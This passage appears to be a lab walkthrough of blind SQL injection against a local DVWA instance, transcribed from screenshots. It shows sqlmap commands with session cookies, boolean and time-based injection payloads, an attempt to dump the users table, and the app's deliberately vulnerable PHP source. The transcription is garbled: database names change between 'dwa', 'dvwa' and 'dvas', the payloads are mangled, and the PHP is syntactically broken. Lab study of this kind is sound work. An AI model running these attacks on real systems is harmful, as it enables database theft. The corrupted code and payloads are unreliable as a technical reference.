
[00:40:23] [WARNING] no table(s) found for database 'dwa'
No tables found
[00:40:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 00:40:23 /2026-01-03/

```

7. In the previous section, two tables (guestbook and users) were identified in the dvwa database. The next step focuses on extracting data from the users table by specifying the target database and table, dumping all stored records, running in non-interactive mode, and using multiple threads to speed up the extraction process.

sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=232dd5dc30d96b7786c43d48904143c5; security=low" -p id -T users --dump --batch --threads=5



```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali:~/home/sachet

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:49:04 /2026-01-03/

[00:49:04] [INFO] assuming back-end DBMS: 'mysql'
[00:49:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 1877=1877 AND 'xIsA'='xIsASubmit-Submit'

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 4299 FROM (SELECT(SLEEP(3)))aRno) AND 'Tzys'='TzysASubmit-Submit'


[00:49:04] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.4
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[00:49:04] [WARNING] existing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[00:49:04] [INFO] fetching current database
[00:49:04] [INFO] retrieving the length of query output
[00:49:04] [INFO] retrieved: 4
[00:49:05] [INFO] retrieved: dwa
[00:49:05] [INFO] fetching columns for table 'users' in database 'dwa'
[00:49:05] [INFO] retrieved: 4
[00:49:05] [INFO] retrieving the length of query output
[00:49:05] [INFO] retrieved: 7
[00:49:05] [INFO] retrieved user_id
[00:49:05] [INFO] retrieving the length of query output
[00:49:05] [INFO] retrieved: 30
[00:49:05] [INFO] retrieved: first_name
[00:49:06] [INFO] retrieving the length of query output
[00:49:06] [INFO] retrieved: 9
[00:49:06] [INFO] retrieved: last_name
[00:49:06] [INFO] retrieving the length of query output

```


Security level is currently: *medium*.




The screenshot shows the DVWA Security page in a browser window. The page title is "DVWA Security". The security level is currently set to "medium". The page explains that the security level can be set to low, medium, high, or impossible, and that it changes the vulnerability level of DVWA. The page lists four levels: Low (completely vulnerable), Medium (bad security practices), High (extension to medium difficulty), and Impossible (secure against all vulnerabilities). The current level is "Medium", and the "Submit" button is visible. The left sidebar contains a list of vulnerabilities, including Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography.



The screenshot shows the DVWA Vulnerability: SQL Injection (Blind) page in a browser window. The page title is "Vulnerability: SQL Injection (Blind)". The page contains a form with a "User ID" field and a "Submit" button. The current value in the field is "1". Below the form, a red message states "User ID exists in the database." The page also includes a "More Information" section with links to external resources: https://en.wikipedia.org/wiki/SQL_injection, <https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>, https://owasp.org/www-community/attacks/Blind_SQL_injection, and <https://hobby-tables.com/>. The left sidebar contains a list of vulnerabilities, including Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography.

1. As we know, the first step is always to view the source code to understand how the application processes input and where the weakness begins.



```

<?php
if (isset($_POST['Submit'])) {
    $id = $_POST['id'];
    $exists = false;

    switch ($DBMS['SQLI_DB']) {
        case MYSQL:
            $id = (isset($_GET['id']) && is_object($_GET['id'])) ? mysql_real_escape_string($_GET['id']) : ($id ? ((trigger_error('MySQLConverterFor() Fix the mysql_escape_string() call! This code does not work.', E_USER_ERROR)) ? '' : ''));


            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id";
            try {
                $result = mysql_query($DBMS['SQLI_DB'], $query); // Removed 'or die' to suppress mysql errors
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }

            $exists = false;
            if ($result != false) {
                $exists = mysql_num_rows($result) > 0; // The 'g' character suppresses errors
            } catch (Exception $e) {
                $exists = false;
            }
            break;
        case SQLITE:
            global $sqlite_db_connection;
            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id";
            try {
                $results = $sqlite_db_connection->query($query);
                $row = $results->fetch(PDO::FETCH_ASSOC);
                $exists = $row != false;
            } catch (Exception $e) {
                $exists = false;
            }
            break;
    }

    if ($exists) {
        // Feedback for end user
        echo "premier ID exists in the database.</pre>";
    } else {
        // Feedback for end user
        echo "premier ID is MISSING from the database.</pre>";
    }
}

```

sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sql_i_blind/" --cookie="id=10; PHPSESSID=232dd5dc30d96b7786c43d48904143c5; security=medium" --data="id=1&Submit=Submit" -p id -dbs



```

[+] detected usage of long-option without a starting hyphen ('data=id=1&Submit=Submit')
[+] [root@kali:~/home/sachet]
[+] sqlmap http://127.0.0.1:42001/vulnerabilities/sql_i_blind/ --cookie="id=10; PHPSESSID=232dd5dc30d96b7786c43d48904143c5; security=medium" --data="id=1&Submit=Submit" -p id -dbs
[+] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:23:44 /2026-01-03/
[01:23:44] [INFO] resuming back-end DBMS 'mysql'
[01:23:44] [INFO] testing connection to the target URL
[01:23:44] [INFO] testing if the target URL content is stable
[01:23:45] [INFO] target URL content is stable
[01:23:45] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[01:23:45] [INFO] testing for SQL injection on POST parameter 'id'
[01:23:45] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[01:23:45] [INFO] POST parameter 'id' appears to be AND boolean-based blind - WHERE or HAVING clause injectable (with --string='User ID exists in the database.')
```

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali:/home/sachet

Session Actions Edit View Help

[01:23:56] [INFO] POST parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[01:24:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[01:24:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[01:24:05] [INFO] ORDER BY technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[01:24:05] [INFO] target URL appears to have 2 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [Y/n]

Injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]

[01:24:08] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[01:24:08] [INFO] target URL appears to be UNION injectable with 2 columns
Injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]

[01:24:09] [INFO] checking if the injection point on POST parameter 'id' is a false positive
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n]

sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:

Parameter: id (POST)
Type: AND/Boolean-based Blind
Title: AND Boolean-based Blind - WHERE or HAVING clause
Payload: id=1 AND 275a+275a85Submit+Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 833) FROM (SELECT(SLEEP(5)))dWn385Submit+Submit



[01:24:10] [INFO] the back-end DBMS is MySQL
web application technology: nginx 1.20.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[01:24:10] [INFO] fetching database names
[01:24:10] [INFO] fetched number of databases
[01:24:10] [INFO] resumed: 2
[01:24:10] [INFO] resumed: information_schema
[01:24:10] [INFO] resumed: dvas
available databases [2]:
[*] dvas
[*] information_schema

[01:24:10] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'


[*] ending @ 01:24:10 /2026-01-03/

root@kali:~/home/sachet
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/" --cookie="id=1; PHPSESSID=232d05dc38d96b7786c43d46984143c5; security=medium" --data="id=18Submit+Submit" -p id --db
```

SECURITY LEVEL(HIGH)




1. As we know, the first step is always to view the source code to understand how the application processes input and where the weakness begins.

